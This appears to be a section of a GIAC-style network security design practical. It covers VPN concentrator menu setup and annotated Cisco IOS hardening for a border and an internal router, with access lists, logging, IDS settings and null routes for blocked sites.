- 1) Enable/Disable Group Lock
- 2) IPSec Authentication
- 3) IPSec Authorization
- 4) Enable/Disable Mode Configuration

- 5) Client Configuration Parameters
- 6) Enable/Disable Reauthentication on Rekey
- 7) IPComp Configuration
- 8) Default Preshared Key
- 9) Back

Base Group -> 5

- 1) Set Cisco Client Parameters
- 2) Set Microsoft Client Parameters
- 3) Set Common Client Parameters
- 4) Back

Base Group -> 1

- 1) Set Banner
- 2) Enable/Disable Password Storage on client
- 3) Enable IPSec over UDP
- 4) IPSec UDP Port
- 5) IPSec Backup Servers
- 6) Back

Set up the login banner:

Base Group -> 1

> Banner

Use '.' by itself on line to finish. Enter just a '.' to keep existing value.

Current value is:

This system is the property of the GIAC Enterprises. It is for authorized use only.

Unauthorized use of this system may result in civil and criminal penalties. All system access is monitored and logged.

-> .

- 1) Set Banner
- 2) Enable/Disable Password Storage on client
- 3) Enable IPSec over UDP
- 4) IPSec UDP Port
- 5) IPSec Backup Servers
- 6) Back

Base Group -> 2

- 1) Enable Password Storage on client
- 2) Disable Password Storage on client

Base Group -> [2]

- 1) Set Banner
- 2) Enable/Disable Password Storage on client
- 3) Enable IPSec over UDP
- 4) IPSec UDP Port
- 5) IPSec Backup Servers
- 6) Back

Do not allow IPSec over UDP :

Base Group -> 3

- 1) Enable IPSec over UDP
- 2) Disable IPSec over UDP

Base Group -> [2]

- 1) Set Banner
- 2) Enable/Disable Password Storage on client
- 3) Enable IPSec over UDP
- 4) IPSec UDP Port
- 5) IPSec Backup Servers
- 6) Back

Base Group -> 6

- 1) Set Cisco Client Parameters
- 2) Set Microsoft Client Parameters
- 3) Set Common Client Parameters
- 4) Back

Base Group -> 4

- 1) Enable/Disable Group Lock
- 2) IPSec Authentication
- 3) IPSec Authorization
- 4) Enable/Disable Mode Configuration
- 5) Client Configuration Parameters
- 6) Enable/Disable Reauthentication on Rekey
- 7) IPComp Configuration
- 8) Default Preshared Key
- 9) Back

Base Group -> 9

- 1) Select IPSec SA
- 2) Select IKE Peer Validation
- 3) Enable/Disable IKE Keepalives
- 4) Set Confidence Interval
- 5) Set Tunnel Type
- 6) Back

Base Group -> 6

- 1) General Parameters
- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 7

- 1) Base Group
- 2) Groups
- 3) Users
- 4) Back

Set up additional groups. They should all be based off of the original "Base" group.
The only difference would be the passwords:

User Management -> 2

Current User Groups

1. ISDept1 (Internal)	2. GIAC1 (Internal)	
3. Progrmrs1 (Internal)		

- 1) Add a Group
- 2) Modify a Group
- 3) Delete a Group
- 4) Back

Groups -> 4

- 1) Base Group
- 2) Groups
- 3) Users
- 4) Back

Set up the users that are allowed to log in:

User Management -> 3

Current Users

1. leslie.hawkins	2. ken.hollis	
3. john.smith	4. jane.doe	
5. mike.green	6. robin.thomas	

- 1) Add a User
- 2) Modify a User
- 3) Delete a User
- 4) Back

Users -> 4

- 1) Base Group
- 2) Groups
- 3) Users
- 4) Back

User Management -> 4

- 1) Interface Configuration
- 2) System Management
- 3) User Management
- 4) Policy Management
- 5) Back

Config -> 4

- 1) Access Hours
- 2) Traffic Management
- 3) Group Matching
- 4) Back

Policy -> 3

- 1) Rules
- 2) Matching Policy
- 3) Back

Certificate Group Matching -> 2

- 1) Enable/Disable Match Group from Rules

- 2) Enable/Disable Obtain Group from OU
- 3) Enable/Disable Default Group
- 4) Back

Certificate Group Matching -> 1

- 1) Enable Match Group from Rules
- 2) Disable Match Group from Rules

Certificate Group Matching -> [2]

- 1) Enable/Disable Match Group from Rules
- 2) Enable/Disable Obtain Group from OU
- 3) Enable/Disable Default Group
- 4) Back

Certificate Group Matching -> 2

- 1) Enable Obtain Group from OU
- 2) Disable Obtain Group from OU

Certificate Group Matching -> [1]

- 1) Enable/Disable Match Group from Rules
- 2) Enable/Disable Obtain Group from OU
- 3) Enable/Disable Default Group
- 4) Back

Certificate Group Matching -> 3

- 1) Enable Match to Default Group
- 2) Disable Match to Default Group

Certificate Group Matching -> [1]

Current Remote Access Groups

0. Use '0' for Base Group	1. ISDept1	
2. GIAC1	3. Progrmrs1	

> Choose The Default Group

Certificate Group Matching -> [0]

- 1) Enable/Disable Match Group from Rules
- 2) Enable/Disable Obtain Group from OU
- 3) Enable/Disable Default Group
- 4) Back

Certificate Group Matching -> 4

- 1) Rules
- 2) Matching Policy
- 3) Back

Certificate Group Matching -> 3

- 1) Access Hours
- 2) Traffic Management
- 3) Group Matching
- 4) Back

Policy -> 4

- 1) Interface Configuration
- 2) System Management
- 3) User Management
- 4) Policy Management
- 5) Back

Config -> 5

- 1) Configuration
- 2) Administration
- 3) Monitoring
- 4) Save changes to Config file
- 5) Help Information
- 6) Exit

Main -> 2

- 1) Administer Sessions
- 2) Software Update
- 3) System Reboot
- 4) Reboot Status
- 5) Ping
- 6) Access Rights
- 7) File Management
- 8) Certificate Management
- 9) Back

Admin -> 6

- 1) Administrators
- 2) Access Control List
- 3) Access Settings
- 4) Admin AAA Servers
- 5) Back

Admin -> 1

Set up VPN administrators. There can only be “one” Admin:

Administrative Users					

Group #	Username	Admin	Enable	Level	

1	admin	Yes	Yes	None	
2	leslie	No	Yes	None	
3	ken	No	Yes	None	

- 1) Modify Administrator
- 2) Back

Admin -> 2

- 1) Administrators
- 2) Access Control List
- 3) Access Settings
- 4) Admin AAA Servers
- 5) Back

Admin -> 5

- 1) Administer Sessions
- 2) Software Update
- 3) System Reboot
- 4) Reboot Status
- 5) Ping
- 6) Access Rights
- 7) File Management
- 8) Certificate Management
- 9) Back

Admin -> 9

- 1) Configuration
- 2) Administration
- 3) Monitoring
- 4) Save changes to Config file
- 5) Help Information
- 6) Exit

Main ->

Routers

Border Router

The Border router is a very useful device. It allows very “gross” access lists (in comparison to the PIX) to be applied to the entire network.

Tips and Tricks

When ordering Cisco Equipment, 3DES SSH is an option that is required for the security of the network. The **MAXIMUM** amount of Flash and RAM that can be stuffed into the router / PIX / switch when you buy the switch **must be ordered**. This will not only allow enough memory for the 3DES software, it will also allow for later upgrades to the IOS as vulnerabilities / options are added to the IOS. This prevent having to go back and order more later, causing delays. The same rule applies when ordering the switches. The “SI” (Standard Image) switch from Cisco does not handle encryption; buy the “EI” (Enhanced Image) switches which do handle encryption.

The Border Router only allows SNMP gets from the NMS and is protected by user login authentication. User logins are restricted to specific the NMS and internal network users. As always all services not needed should be shut down.

The following line disallows services that do not need to be active on the router (please see Appendix D for more information):

```
no service pad
```

The service tcp-keepalives command clears hung telnet sessions so that a hacker cannot connect to a hung session:

```
service tcp-keepalives-in  
service tcp-keepalives-out
```

Keep all syslog messages synched up with the correct time zone:

```
service timestamps debug datetime msec localtime show-timezone  
service timestamps log datetime msec localtime show-timezone
```

Encrypt all passwords that are Level 0 to Level 7 (not much security, but a little):

```
service password-encryption
```

Give the router a host name for the SSH key generation:

```
hostname GIACInternet
```

Big logging buffer just in case the syslog server is attacked:

```
logging buffered 30000 debugging
```

Keep the router from DOSing itself if a hacker attacks the router:

```
no logging console
```

Use MD5 password, not a Cisco Level 7 password:

```
enable secret 5 <removed>
```

Define users that may log into the router:

```
username <user> privilege 15 secret 5 <password>
```

Set the clock to the correct time zone:

```
clock timezone CST -6  
clock summer-time CDT recurring
```

Log in using local authentication:

```
aaa new-model  
aaa authentication login default local  
aaa authentication login console line  
aaa authorization exec default local  
aaa session-id common
```

Do not allow source routing, be a good Internet neighbor:

```
no ip source-route
```

Do not try to look up domain names:

no ip domain lookup

Give the router a domain name for the SSH key generation:
ip domain name GIACit.com

Do not allow the router to act as a bootp server:
no ip bootp server

Activate the firewall features (packet inspection, not really stateful) on the router:
ip audit notify log
ip audit po max-events 2000

Ignore the following alarms. These are taken care of in access list 110:
1104 IP Localhost Source Spoof - Triggers when an IP packet with a source address of 127.x.x.x is detected.
1107 RFC 1918 Addresses Seen - Triggers when RFC 1918 addresses are detected (10.X.X.X, 172.16.X.X – 172.31.X.X, 192.168.X.X)
2000 ICMP Echo Reply
2001 ICMP Host Unreachable
2004 ICMP Echo Request
2005 ICMP Time Exceeded

See the following URL's. The above signature definitions were taken from this document and (slightly) reformatted:
Cisco, Cisco IOS Software Releases 12.2 Special and Early Deployments Firewall Intrusion Detection System Signature Enhancements, 2003. URL:
http://www.cisco.com/en/US/products/sw/iosswrel/ps5012/products_feature_guide09186a0080146922.html (Accessed October 8, 2003)
Cisco, Cisco IOS Software Releases 12.1 Mainline Configuring Cisco IOS Firewall Intrusion Detection System, 2003. URL:
http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_configuration_guide_chapter09186a00800d9819.html (Accessed October 8, 2003)

ip audit signature 1104 disable
ip audit signature 1107 disable
ip audit signature 2000 disable
ip audit signature 2001 disable
ip audit signature 2004 disable
ip audit signature 2005 disable

Other than the above alarms, send a syslog message and drop / reset the packet
ip audit name AUDIT.1 info action alarm drop reset
ip audit name AUDIT.1 attack action alarm drop reset

On the inward facing interface of the border router, verify reverse path, disallow unreachables (the router will not send out network unreachables), account for access violations and use nbar to discover what protocols are being used. IP Proxy ARP is **REQUIRED** because of the PIX, remember → The PIX is **not** a router. The command no ip proxy-arp should never be applied to this interface:

```
interface FastEthernet0/0
ip verify unicast reverse-path
no ip unreachables
ip accounting access-violations
ip nbar protocol-discovery
```

On the outward facing interface we apply all of the above commands the incoming and outgoing access lists. We do not apply the outgoing access list to the inside interface because if we did we would disconnect ourselves when we did the “no access-list 120” command to replace the access-list 120. We also apply the “no ip proxy arp” command to this interface:

```
interface FastEthernet0/1
ip access-group 110 in
ip access-group 120 out
ip verify unicast reverse-path
no ip redirects
no ip unreachables
no ip proxy-arp
ip accounting access-violations
```

The IOS firewall filter command is applied to this interface:

```
ip audit AUDIT.1 in
```

Make sure the HTTP and HTTPS servers are not running:

```
no ip http server
no ip http secure-server
```

Static route to “The Internet”:

```
ip route 0.0.0.0 0.0.0.0 189.22.47.1
```

Route everything 10.0.0.0 to the PIX:

```
ip route 10.0.0.0 255.0.0.0 190.104.93.34
```

Route everything 172.16.0.0 through 172.16.31.0 to the bit bucket:

```
ip route 172.16.0.0 255.240.0.0 Null0
```

Make sure you get every message the router generated to the NMS (the syslog server):

```
logging history debugging
logging trap debugging
```

The “outside address of the NMS:

```
logging 190.104.93.46
```

Tips and Tricks

When changing an access list on a router previous to IOS 12.2S and 12.3 one cannot change one line at a time. With the introduction of 12.2S and 12.3 one can edit individual lines. See Cisco, Cisco IOS Software Releases 12.2 S IP Access List Entry Sequence Numbering, 2003. URL: http://www.cisco.com/en/US/products/sw/iosswrel/ps1838/products_feature_guide09186a0080134a60.html (Accessed October 8, 2003). The “normal” way to change an access list is to first connect via SSH to the device to be changed. Next bring up a text editor like BBEdit or notepad. Type the command “show run” on the device that you are connected to. Copy and paste the access list into the text editor. You can then make changes to the access list in the editor. After you are satisfied with your changes, on the device go into your config t, type “no access-list 110” (for example) and then paste the changed access list from the text editor into your SSH session. **Caution** If the access list is “very large” (like access list 110 below), do not try to paste the whole access list into your SSH at one time. It’s easy to get disconnected if too much is pasted into Putty. Copy / paste the first half and then copy / paste the second half of the access list into the SSH session. If you are using IOS 12.2S or above, this is an example of editing an access list using numbers:

```
GIACInternet#show access-lists
<snip>
Extended IP access list 110
<snip>
    720 deny udp any eq 666 any eq 1026 (176 matches)
    730 deny udp any eq 666 any eq 1027
    740 deny udp any eq 666 any eq 1028
    750 deny udp any eq 666 any eq 1029
GIACInternet#config t
Enter configuration commands, one per line. End with CNTL/Z.
GIACInternet(config)#ip access-list extended 110
GIACInterne(config-ext-nacl)#no 720
GIACInterne(config-ext-nacl)#720 deny udp any any eq 1026
GIACInterne(config-ext-nacl)#no 730
GIACInterne(config-ext-nacl)#730 deny udp any any eq 1027
GIACInterne(config-ext-nacl)#no 740
GIACInterne(config-ext-nacl)#740 deny udp any any eq 1028
GIACInterne(config-ext-nacl)#no 740
GIACInterne(config-ext-nacl)#740 deny udp any any eq 1028
GIACInterne(config-ext-nacl)#no 750
GIACInterne(config-ext-nacl)#750 deny udp any any eq 1029
GIACInterne(config-ext-nacl)#end
GIACInternet#show run
Building configuration...

Current configuration : 12112 bytes
<snip>
access-list 110 deny    udp any any eq 1026
access-list 110 deny    udp any any eq 1027
access-list 110 deny    udp any any eq 1028
access-list 110 deny    udp any any eq 1029
```

A list of those devices that are allowed to log into the router:

```
access-list 10 permit 190.104.93.46
access-list 10 permit 190.104.93.39
access-list 10 deny any log
```

A list of the devices that are allowed SNMP access to this router:

```
access-list 69 permit 10.32.1.122
access-list 69 permit 190.104.93.46
access-list 69 deny any log
```

Tips and Tricks

Access List Reminder - Remember that with Access lists order is very important. The access list is evaluated top to bottom. The first match that the IOS finds is what gets done. For example in the next two lines if you needed to allow 100.100.100.1 to send incoming pings and you wrote:

```
access-list 199 permit icmp 122.32.5.12 any
access-list 199 deny icmp any any
access-list 199 permit icmp 100.100.100.1 any
```

The access list would not work correctly. The “deny icmp any any” would get evaluated before the “permit icmp 100.100.100.1 any” and the packet would be dropped. Be sure that the access list is permitting or denying traffic the way it should after changes are implemented. This prevents opening security holes inadvertently in the network.

Access-list 110 is the incoming access list. This list filters the packets from “The Internet”.

Allow pings to the ISP router from the NMS:

```
access-list 110 permit icmp host 189.22.47.1 host 190.104.93.46
```

Allow pings to the second hop of the ISP from the NMS:

```
access-list 110 permit icmp host 190.105.12.254 host 190.104.93.46
```

Allow the ISP to ping our border router:

```
access-list 110 permit icmp host 190.105.12.9 host 189.22.47.5
```

Drop any port unreachable messages. The messages generate a PIX error and are annoying:

```
access-list 110 deny icmp any host 190.104.93.39 port-unreachable
```

Allow internal users to get ping requests back:

```
access-list 110 permit icmp any host 190.104.93.39
```

Allow Fragmentation Needed (packet too big) messages:

```
access-list 110 permit icmp any any packet-too-big
```

Other than those, deny all other echo packets:

```
access-list 110 deny icmp any any
```


And deny any UDP echo requests:

```
access-list 110 deny udp any eq echo any
access-list 110 deny udp any any eq echo
```

Deny any packets that look like they have a source address of our network and log:

```
access-list 110 deny ip 190.104.93.32 0.0.0.15 any log
```

Deny any illegal addresses (RFC 1918, Etc.). There is a full list of all the bogus addresses on "The Internet". I do not choose to implement this list because it would (IMHO) be an administrative nightmare and might put too large a burden on the border router to try to crunch through an access list this large. A better way to implement this would be to add static routes to Null0 for these networks to the inside router, but again this would be a fairly large administrative task to keep all those routes updated. For a list of all unroutable networks see Hollis, Ken alt.spam FAQ or "Figuring out fake E-Mail & Posts". URL: <http://digital.net/~gandalf/spamfaq.html> September 7, 2003 (Accessed October 8, 2003):

"For a full list of bogus IP addresses see:

<http://www.cymru.com/Documents/bogon-dd.html>
<http://www.cymru.com/Documents/bogon-list.html> "

For now we just deny the packets that have the source address of the obvious (RFC 1918) unroutable networks and log those packets:

```
access-list 110 deny ip host 0.0.0.0 any
access-list 110 deny ip any host 255.255.255.255
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny tcp host 127.0.0.1 eq www any
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log
```

Deny any access to devices in our 190.104.93.32/28 that should not be communicated with **AT ALL**:

```
access-list 110 deny ip any host 190.104.93.32
access-list 110 deny ip any host 190.104.93.37
access-list 110 deny ip any host 190.104.93.38
access-list 110 deny ip any host 190.104.93.40
access-list 110 deny ip any host 190.104.93.41
access-list 110 deny ip any host 190.104.93.43
access-list 110 deny ip any host 190.104.93.44
access-list 110 deny ip any host 190.104.93.45
access-list 110 deny ip any host 190.104.93.47
access-list 110 deny ip any host 189.22.47.0
access-list 110 deny ip any host 189.22.47.7
```

Allow the "trusted" DNS servers to send DNS records to anybody:

```
access-list 110 permit udp host 190.104.93.11 eq domain any
access-list 110 permit tcp host 190.104.93.11 eq domain any
access-list 110 permit udp host 12.42.50.60 eq domain any
access-list 110 permit tcp host 12.42.50.60 eq domain any
access-list 110 permit udp host 64.94.123.4 eq domain any
access-list 110 permit tcp host 64.94.123.4 eq domain any
access-list 110 permit udp host 207.155.183.73 eq domain any
access-list 110 permit tcp host 207.155.183.73 eq domain any
access-list 110 permit udp host 207.155.183.72 eq domain any
access-list 110 permit tcp host 207.155.183.72 eq domain any
```

Allow nslookup from inside users:

```
access-list 110 permit tcp any eq domain host 190.104.93.39
access-list 110 permit udp any eq domain host 190.104.93.39
```

Allow “trusted” NTP servers to send NTP to anybody:

```
access-list 110 permit udp host 209.81.9.7 eq ntp any
access-list 110 permit udp host 128.252.19.1 eq ntp any
access-list 110 permit udp host 208.184.49.9 eq ntp any
```

Allow unfettered access to our VPN. This assumes VPN device is secure:

```
access-list 110 permit ip any host 190.104.93.35
```

Deny any source or destination port 0:

```
access-list 110 deny tcp any eq 0 any
access-list 110 deny udp any eq 0 any
access-list 110 deny tcp any any eq 0
access-list 110 deny udp any any eq 0
```

Deny any incoming SSH:

```
access-list 110 deny tcp any any eq 22
```

Deny any incoming telnet:

```
access-list 110 deny tcp any any eq telnet
```

Allow HTTPS access to our WWW/SMTP/HTTPS server:

```
access-list 110 permit tcp any host 190.104.93.42 eq 443
```

Deny any incoming Microsoft ports and HTTPS scans:

```
access-list 110 deny tcp any any range 135 139
access-list 110 deny udp any any range 135 netbios-ss
access-list 110 deny tcp any any eq 443
access-list 110 deny tcp any any eq 445
access-list 110 deny udp any any eq 445
```

Deny any LPD requests:

```
access-list 110 deny tcp any any eq lpd
```

Deny port 901, 1080, 1433, etc. requests (these ports are scanned all the time):

```
access-list 110 deny tcp any any eq 901
access-list 110 deny tcp any any eq 1080
access-list 110 deny tcp any any eq 1433
access-list 110 deny tcp any any eq 1434
access-list 110 deny udp any any eq 1434
access-list 110 deny tcp any any eq 17300
access-list 110 deny tcp any any eq 27374
access-list 110 deny tcp any any eq 37852
access-list 110 deny udp any any eq 37852
```

Deny access to the interfaces on the border router and the PIX:

```
access-list 110 deny ip any host 189.22.47.5
access-list 110 deny ip any host 190.104.93.33
access-list 110 deny ip any host 190.104.93.34
```

Deny spammers that are sending Microsoft Messenger pop-up advertisements on port 1026 through 1029. Since these are UDP messages the source address is easily faked and is unreliable:

```
access-list 110 deny udp any any eq 1026
access-list 110 deny udp any any eq 1027
access-list 110 deny udp any any eq 1028
access-list 110 deny udp any any eq 1029
```

Deny any access to the internet switch and log any attempts to access the switch. The log is put on there just to keep track of what the hackers are scanning for. One or two logs should be enough to keep track of the scans:

```
access-list 110 deny ip any host 190.104.93.36 log
```

Allow WWW and SMTP access to our WWW and SMTP server:

```
access-list 110 permit tcp any host 190.104.93.42 eq www
access-list 110 permit tcp any host 190.104.93.42 eq smtp
```

Allow the WWW/Mail server to access the internet and access FTP to allow software updates:

```
access-list 110 permit tcp any eq www host 190.104.93.42 established
access-list 110 permit tcp any eq 443 host 190.104.93.42 established
access-list 110 permit tcp any eq ftp host 190.104.93.42 established
access-list 110 permit tcp any eq ftp-data host 190.104.93.42 established
```

Other than that deny any kind of data:

```
access-list 110 deny ip any host 190.104.93.42 log
```

Allow our NMS to connect to WWW, HTTPS and FTP on The Internet”, otherwise deny it and log any packets that come to the NMS:

```
access-list 110 permit tcp any eq ftp host 190.104.93.46 established
access-list 110 permit tcp any eq www host 190.104.93.46 established
access-list 110 permit tcp any eq 443 host 190.104.93.46 established
access-list 110 deny ip any host 190.104.93.46 log
```

Allow any established connections with any devices in our network. Because the PIX is stateful it should handle any anomalous connections (i.e. with the ack bit set but no Xlate built) that get past this filter:

```
access-list 110 permit tcp any 190.104.93.32 0.0.0.15 established
```

Allow FTP-DATA, FTP, time and NTP to our internal network:

```
access-list 110 permit tcp any eq ftp-data host 190.104.93.39
access-list 110 permit tcp any eq ftp host 190.104.93.39
access-list 110 permit udp any eq time host 190.104.93.39
access-list 110 permit udp any eq ntp host 190.104.93.39
```

Allow VPN access to come back into the network, **but** log the ISAKMP exchange so that we know who is setting up a VPN session. Since this is a NAT the AHP won't work, but allow it through anyway:

```
access-list 110 permit udp any eq isakmp host 190.104.93.39 log
access-list 110 permit esp any host 190.104.93.39
access-list 110 permit ahp any host 190.104.93.39
```

Deny any ident or SMTP requests:

```
access-list 110 deny tcp any any eq ident
access-list 110 deny tcp any any eq smtp
```

Deny any packets outside of our network but still in our class “C” network that are destined for us :

```
access-list 110 deny ip any 190.104.93.48 0.0.0.207
access-list 110 deny ip any 190.104.93.0 0.0.0.31
```

Deny anything that we don't have above and log that event:

```
access-list 110 deny ip any any log
```

Access-list 120 is the outgoing access list. This list filters the packets going to “The Internet”:

Do not allow any RFC-1918 addresses (either source or destination) to leave our network:

```
access-list 120 deny ip 192.168.0.0 0.0.255.255 any log
access-list 120 deny ip 172.16.0.0 0.15.255.255 any log
access-list 120 deny ip 10.0.0.0 0.255.255.255 any log
access-list 120 deny ip 127.0.0.0 0.255.255.255 any log
access-list 120 deny ip any 192.168.0.0 0.0.255.255 log
```

```
access-list 120 deny ip any 172.16.0.0 0.15.255.255 log
access-list 120 deny ip any 10.0.0.0 0.255.255.255 log
access-list 120 deny ip any 127.0.0.0 0.255.255.255 log
```

Do not allow any traffic bound for a Microsoft port to leave our network. See access 110 for the attempts at incoming Microsoft ports. Also see access-list 169 (internal router) for deny of those ports from internal network devices. Also deny any packets from our Internet switch to anybody:

```
access-list 120 deny tcp any any range 135 139 log
access-list 120 deny udp any any range 135 netbios-ss log
access-list 120 deny tcp any any eq 445 log
access-list 120 deny udp any any eq 445 log
access-list 120 deny ip host 190.104.93.36 any
```

Allow pings of specific external devices from the NMS:

```
access-list 120 permit icmp host 190.104.93.46 189.22.47.0 0.0.0.7
access-list 120 permit icmp host 190.104.93.46 host 190.105.12.254
```

Allow the internal network users to ping anybody:

```
access-list 120 permit icmp host 190.104.93.39 any
```

Permit the Fragmentation Required ICMP reply:

```
access-list 120 permit icmp any any packet-too-big log
```

Otherwise deny any ICMP message and log:

```
access-list 120 deny icmp any any log
```

Allow our internal users to send packets. .39 is the PIX NAT address for our internal network. Since this packet is already NATed, logging this data would be useless. The internal user logging is done by the internal router:

```
access-list 120 permit ip host 190.104.93.39 any
```

Allow access to our WWW / HTTPS / SMTP server:

```
access-list 120 permit tcp host 190.104.93.42 eq www any
access-list 120 permit tcp host 190.104.93.42 eq smtp any
access-list 120 permit tcp host 190.104.93.42 eq 443 any
```

Allow the VPN to connect any way it wants to:

```
access-list 120 permit ip host 190.104.93.35 any
```

Allow DNS lookups. Note that the DNS packets can get out from any device (including the DMZ computers) but access list 110 does not allow the packets to come back into the DMZ computers unless they are specifically listed:

```
access-list 120 permit udp any any eq domain
access-list 120 permit tcp any any eq domain
```

Allow any NTP queries:

```
access-list 120 permit udp any any eq ntp
```

Allow our WWW/SMTP server and NMS to go out to “The Internet” for WWW, HTTPS and FTP (software updates):

```
access-list 120 permit tcp host 190.104.93.42 any eq ftp
access-list 120 permit tcp host 190.104.93.42 any eq www
access-list 120 permit tcp host 190.104.93.42 any eq 443
access-list 120 permit tcp host 190.104.93.46 any eq ftp
access-list 120 permit tcp host 190.104.93.46 any eq www
access-list 120 permit tcp host 190.104.93.46 any eq 443
```

Otherwise permit and log:

```
access-list 120 permit ip any any log
```

While this deny should never get hit (the above permit allows everything) it is there as a placeholder to remind the person configuring the router that there is an implicit “deny any any” at the end of every access list whether that statement is put in or not:

```
access-list 120 deny ip any any log
```

Do not allow Cisco Discovery Protocol packets out of the router:

```
no cdp run
```

Only allow SNMP access to our router via access list 69 (our NMS):

```
snmp-server community <removed> RO 69
snmp-server enable traps tty
snmp-server tftp-server-list 69
```

Make sure that someone logging into the router **knows** what device they are on and that they should not be there if they are not authorized:

```
banner exec ^C
```

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

```
http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html^C
```

```
banner login ^C
```

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel.^C

```
banner motd ^C
```

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.^C

Login via the console is with the above defines users:

```
line con 0
```

```
password 7 <removed>  
login authentication console
```

Only allow SSH from the computers in access list 10:

```
line vty 0 4  
access-class 10 in  
password 7 <removed>  
transport input ssh
```

Set up our NTP servers:

```
ntp server 209.81.9.7  
ntp server 128.252.19.1 prefer  
ntp server 208.184.49.9
```

Internal Router

The internal router only allows SNMP gets from the NMS and is protected by user login authentication. User logins are not restricted, any device can connect. As always all services not needed should be shut down.

Updated IOS to negate the Cisco IOS DOS packet vulnerability:
version 12.3

Get rid of unneeded services and disconnect sessions that get hung:

```
no service pad  
service tcp-keepalives-in  
service tcp-keepalives-out
```

Make sure that the syslog and console messages are in local time:

```
service timestamps debug datetime msec localtime show-timezone  
service timestamps log datetime msec localtime show-timezone
```

Encrypt all level 0 passwords to level 7:

```
service password-encryption
```

Give the device a name for SSH key purposes:

```
hostname GIACRou001
```

Store lots of messages so NSD can see what has happened with the show log command:

```
logging buffered 10000 debugging
```

Do not log to the console so that a hacker cannot DOS us:

no logging console

Use a MD5 enable password, not a level 7 password:
enable secret 5 <removed>

Define users:
username <user> privilege 15 secret 5 <removed>

Set the correct timezone:
clock timezone CST -6
clock summer-time CDT recurring

Set up SSH login to local authentication:
aaa new-model
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
aaa session-id common

Disallow Source Route packets:
no ip source-route

Do not do domain name lookups:
no ip domain lookup

Set up a domain name for the crypto key:
ip domain name GIACit.com

Do not allow this router to be a BootP device:
no ip bootp server

Do not allow the internal FTP server to write to memory:
no ftp-server write-enable

Give a network for Microsoft boot process. If a Microsoft computer boots up and cannot find a DHCP server it picks a address in the 169.254.0.0 range (still IETF draft, never made into a RFC AFAIK) and tries to find other devices on that network. This Loopback routes all those packets to the bit bucket. See:

S. Cheshire and B. Aboba, "Dynamic Configuration of IPv4 link-local addresses" I-D ACTION:draft-ietf-zeroconf-ipv4-linklocal-04.txt, 24 Jul 2001. URL:
<http://www1.ietf.org/mail-archive/ietf-announce/Current/msg13894.html> (Accessed October 8, 2003)

interface Loopback1
ip address 169.254.0.1 255.255.0.0
ip broadcast-address 0.0.0.0

Define our Internet Firewall connection and apply extended access list 169 to that interface for all packets going from our internal network / users to "The Internet":
interface FastEthernet0/1
description "Internal Firewall Connection"
ip address 192.168.70.1 255.255.255.0
ip access-group 169 out

NSD has implemented OSPF as the routing protocol. Currently there is no authentication between routers on the network as all OSPF routers are internal (behind the firewall). If some kind of BGP is implemented on the outside networks and OSPF is passed through the firewall from the border routers then OSPF MD5 authentication will be implemented. See Cisco, OSPF Sample Configuration for Authentication in OSPF, Document ID: 44041, Aug 13, 2003. URL:

http://www.cisco.com/en/US/tech/tk365/tk480/technologies_configuration_example09186a00801aea22.shtml (Accessed October 8, 2003)- Cisco OSPF MD5 authentication

```
router ospf 1
log-adjacency-changes
redistribute connected
redistribute static
redistribute rip
network 10.0.0.0 0.255.255.255 area 0
network 192.168.0.0 0.0.255.255 area 0
```

Set up the firewall as the default gateway:
ip default-gateway 192.168.70.2

Make sure that there are not HTTP servers running on this router and if one ever does get accidentally activated change the port to something that isn't port 80:

```
no ip http server
ip http port 1369
no ip http secure-server
```

Default route through the firewall:
ip route 0.0.0.0 0.0.0.0 192.168.70.2

Since a router is most efficient at routing and less efficient at access lists, networks that NSD does not want internal users to get to will just be routed to Null0 (the bit bucket). They could put these networks in the access list but that slows down the router. If tNSD **really** needs to see what users are going to what networks then those networks will be put in the access list. For example see 63.210.163.16 0.0.0.15, eblvd.com (circumvents firewall), this network is monitored as opposed to routed to Null0. Most of the below routes are networks are listed in Appendix B – Sites to block. Only the networks that are not listed in Appendix B are discussed here:

```
ip route 12.129.205.120 255.255.255.255 Null0
ip route 38.117.132.0 255.255.255.0 Null0
ip route 63.68.54.10 255.255.255.255 Null0
```

```
ip route 63.68.54.11 255.255.255.255 Null0
ip route 63.68.55.125 255.255.255.255 Null0
ip route 63.68.55.189 255.255.255.255 Null0
ip route 63.175.146.12 255.255.255.255 Null0
ip route 63.175.146.18 255.255.255.255 Null0
ip route 63.175.146.25 255.255.255.255 Null0
ip route 63.197.87.0 255.255.255.0 Null0
ip route 64.4.13.17 255.255.255.255 Null0
ip route 64.4.13.160 255.255.255.224 Null0
ip route 64.12.26.0 255.255.255.0 Null0
ip route 64.12.151.0 255.255.255.0 Null0
ip route 64.12.161.153 255.255.255.255 Null0
ip route 64.12.161.185 255.255.255.255 Null0
ip route 64.12.162.57 255.255.255.255 Null0
ip route 64.12.163.130 255.255.255.255 Null0
ip route 64.12.163.199 255.255.255.255 Null0
ip route 64.12.163.212 255.255.255.255 Null0
ip route 64.12.163.213 255.255.255.255 Null0
ip route 64.12.163.214 255.255.255.255 Null0
ip route 64.12.164.153 255.255.255.255 Null0
ip route 64.12.164.249 255.255.255.255 Null0
ip route 64.12.200.89 255.255.255.255 Null0
ip route 64.58.76.37 255.255.255.255 Null0
ip route 64.94.110.11 255.255.255.255 Null0
ip route 64.143.96.136 255.255.255.255 Null0
ip route 64.143.96.164 255.255.255.255 Null0
ip route 64.152.64.0 255.255.255.0 Null0
ip route 64.152.73.0 255.255.255.0 Null0
```

Send all data destined for our “internet” servers to the Firewall:
ip route 190.104.93.32 255.255.255.240 192.168.70.2

Send all ping traffic trying to ping our ISP network to the firewall:
ip route 190.105.12.254 255.255.255.255 192.168.70.2
ip route 64.253.196.0 255.255.255.0 Null0
ip route 65.54.195.253 255.255.255.255 Null0

